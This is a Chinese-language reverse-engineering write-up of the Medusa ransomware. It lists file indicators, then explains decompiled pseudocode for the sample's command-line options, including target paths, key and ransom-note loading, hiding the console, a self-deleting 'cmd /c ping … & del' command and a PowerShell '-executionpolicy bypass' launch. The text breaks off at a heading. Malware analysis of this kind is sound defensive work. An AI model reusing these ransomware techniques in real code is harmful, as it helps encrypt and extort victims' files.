
美杜莎勒索病毒

一、基本信息

```
MD5：47386ee20a6a94830ee4fa38b419a6f7

加密文件扩展名：.MEDUSA
勒索信文件名： !!!READ_ME_MEDUSA!!!.txt
感染症状：无法打开文件，文件拓展名被修改。文件夹显示勒索信。
```



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

文件名: C:\美杜莎\新建文件夹 (5)\736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270.exe

文件类型: PE32
File size: 626.00 KiB
基址: 00400000
入口点: 00438851

节: 0005
时间戳: 2023-02-11 04:16:52
镜像大小: 000ab000

扫描: Naur File Detector(NFD)
字节序: LE
模式: 32 位
架构: I386
类型: 控制台

PE32
操作系统: Windows(Vista)[I386, 32 位, 控制台]
链接程序: Microsoft linker(14.27.29111)
编译器: Visual C/C++(19.27.29111)[LTCG/C++]
语言: C/C++
工具: Microsoft Visual Studio


☑ 递归扫描 ☑ 深度扫描 ☐ 启发式扫描 ☑ Verbose ☐ 所有类型

14 毫秒

二、运行流程


先输出一个莫名其妙的`--start--`

运行之前还给人提醒一下......




```
v3 = argv;
printf("--start--\n");
v4 = dword_4949F0;
```

随后会检查一下目标配置，解析命令行参数




```
    v3 = argv;
ABEL_11:
    v8 = v3[v5];
    v9 = v8[v4];
    if ( v9 == ':' || (v10 = strchr("vi:nsdfpk:t:w:V", v8[v4])) == 0 )// 检查配置
    {
      v17 = __acrt_iob_func(2u);
      sub_457BEB(*v3, v17);
      v18 = __acrt_iob_func(2u);
      sub_457BEB(": illegal option -- ", v18);
      v19 = __acrt_iob_func(2u);
      sub_457A3B(v9, v19);
      v5 = dword_4949D4;
      v4 = dword_4949F0 + 1;
      dword_4949F0 = v4;
      if ( !v3[dword_4949D4][v4] )
      {
        v5 = dword_4949D4 + 1;
        v4 = 1;
        ++dword_4949D4;
        dword_4949F0 = 1;
      }
    }
```

随后会根据解析的命令行参数进行不同的操作




```
      dword_49A49C = (int)v11;
      if ( v9 == -1 )
        goto LABEL_39;
      switch ( v9 )
      {
        case 'V':                                     // 获取当前版本
          v51 = 1;
          break;
        case 'd':                                     // 是否自删除，不执行这一步将会自删除
          v52 = 1;
          break;
        case 'f':                                     // 是否排除系统目录
          byte_4980C1 = 1;
          break;
        case 'i':                                     // 指定加密目录
          v48 = (char *)v11;
          break;
        case 'k':                                     // 密钥文件路径
          v47 = v11;
          break;
        case 'n':                                     // 是否加密网络驱动
          byte_4980C2 = 1;
          break;
        case 'p':
          byte_4949C0 = 0;                            // 是否预处理
          break;
        case 's':                                     // 是否加密系统驱动
          byte_4980C0 = 1;
          break;
        case 't':                                     // 勒索信路径
          v45 = v11;
          break;
        case 'v':                                     // 是否启用黑窗口
          v53 = 1;
          break;
        case 'w':
          v49 = v11;
          break;
        default:
          continue;
      }
    }
  }
```

-V是获取当前版本




```
LABEL_39:
  if ( v51 )
  {
    printf("Version:%.2f\n");
    return 0;
  }
```

-d是是否自删除，不执行则将自删除




```
if ( v52 )
  printf(":do not delete itself\n");
```



```
LABEL_108:
      sub_402310(v62, "%s.exe", *argv);
    }
    else
    {
      v38 = (char *)(v62 - v36);
      do
      {
        v39 = *v36++;
        v36[(_DWORD)v38 - 1] = v39;
      }
      while ( v39 );
    }
    sub_402310(v61, "cmd /c ping localhost -n 3 > nul & del %s", v62);
    sub_414E40(0);
    if ( v58 >= 0x10 )
    {
      v40 = Block[0];
      if ( v58 + 1 < 0x1000 || (v40 = (void *)*((_DWORD *)Block[0] - 1), (unsigned int)(Block[0] - v40 - 4) <= 0x1F) )
      {
        sub_437FFE(v40);
        return 0;
      }
      goto LABEL_114;
    }
  }
  return 0;
```


`

-f是是否排除系统目录




```
if ( byte_4980C1 )
  printf(":exclude systemfolder\n");
```

-i是指定加密目录




```
if ( v48 )
{
  v55 = 0;
  v56 = 15;
  LOBYTE(Src[0]) = 0;
  sub_401EC0(Src, v48, strlen(v48));
  v63 = 3;
  v28 = v55;
  if ( v55 <= v55 - 1 )
    sub_41BFF0();
  v29 = Src;
  if ( v56 >= 0x10 )
    v29 = (void **)Src[0];
  v53 = v56 >= 0x10;
  if ( *((_BYTE *)v29 + v55 - 1) == 58 )
  {
    v30 = Src;
    if ( v56 == v55 )
    {
      LOBYTE(v48) = 0;
      sub_41D850(Src, 1, (int)v48, (int)&byte_488FCC, 1u);
    }
    else
    {
      ++v55;
      if ( v53 )
        v30 = (void **)Src[0];
      *((_BYTE *)v30 + v28) = 92;
      *((_BYTE *)v30 + v28 + 1) = 0;
    }
  }
  memset(&v62[20], 0, 0x50u);
  sub_417EA0(&v62[20]);
  LOBYTE(v63) = 4;
  v31 = Src;
  if ( v56 >= 0x10 )
    v31 = (void **)Src[0];
  sub_41A370(Block, v31, (char *)v31 + v55);
  sub_417DE0(&v62[20]);
  LOBYTE(v63) = 5;
  printf(":In Path = %ws\n");
  v32 = Block;
  if ( v58 >= 8 )
    v32 = (void **)Block[0];
  sub_411720(v32);
  LOBYTE(v63) = 3;
  if ( v58 >= 8 )
  {
    v33 = Block[0];
    if ( 2 * v58 + 2 >= 0x1000 )
    {
      v33 = (void *)*((_DWORD *)Block[0] - 1);
      if ( (unsigned int)(Block[0] - v33 - 4) > 0x1F )
        goto LABEL_114;
    }
```

-k为密钥文件路径




```
if ( v47 )
  printf(":keyfile path = %s\n");
```




```
LABEL_85:
  if ( !(unsigned __int8)sub_415670(v47) )
  {
    printf("error: load key\n");
    return 0;
  }
```

-n为是否加密网络驱动




```
if ( byte_4980C2 )
  printf(":use networkdrive\n");
```

-p为是否执行预处理




```
if ( !byte_4949C0 )
  printf(":do not use preprocess\n");
```

-s为是否加密系统驱动




```
if ( byte_4980C0 )
  printf(":exclude systemdrive\n");
```

-t为勒索信路径




```
  if ( v45 )
    printf(":note path = %s\n");
if ( !(unsigned __int8)sub_4160F0(v45) )
{
  printf("error: load note\n");
  return 0;
}
```

-v为是否启用黑窗口



```
if ( !v53 )
{
  ConsoleWindow = GetConsoleWindow();
  ShowWindow(ConsoleWindow, 0);
}
```


-w为设置powershell路径与其初始化



```
if ( v49 && strlen(v49) < 0xFF )
{
  printf(":initial run powershell path = %s\n");
  sub_402310(v60, "powershell -executionpolicy bypass -File %s", v49);
  v21 = sub_414E40(1);
  v63 = 0;
}
else
{
  printf(":initial run powershell from predefined variable.\n");
  sub_402310(v59, "powershell -Command \"& {%s}\"", (const char *)dword_49F2C4);
  v21 = sub_414E40(1);
  v63 = 1;
}
```

1、密钥文件

